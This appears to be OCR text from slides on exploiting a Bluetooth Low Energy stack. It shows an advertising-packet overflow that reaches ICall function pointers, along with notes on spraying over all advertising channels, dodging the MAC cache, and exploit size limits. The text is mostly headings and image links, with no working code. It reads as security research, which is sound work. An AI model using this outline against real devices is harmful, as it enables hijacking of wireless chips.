



Triggering packet




Will overflow ICall_*

# Overflow mechanics





Triggering packet

Will overflow ICall_*

| | | |
|---|---|---|
| Triggering packet | **advPkt** | Destination of copied data |
| Uncontrolled data | hciGapTaskID | |
| | hciL2capTaskID | |
| | hciSmpTaskID | |
| | hciExtTaskID | |
| | bleDispatch_TaskID | |
| Uncontrolled data | rspBuf | |
| Uncontrolled data | timerHead | |
| Uncontrolled data | osal_last_timestamp | |
| Uncontrolled data | osal_systemClock | |
| Uncontrolled data | **ICall_dispatcher** | |
| | **ICall_enterCriticalSection** | |
| | **ICall_exitCriticalSection** | |

# Overflow mechanics




# Spray



**Send over all advertising channels**


**Avoid MAC cache mechanism**




# Exploit strategy

# Exploit strategy


# Exploit strategy




# Size limitation




# Size limitation
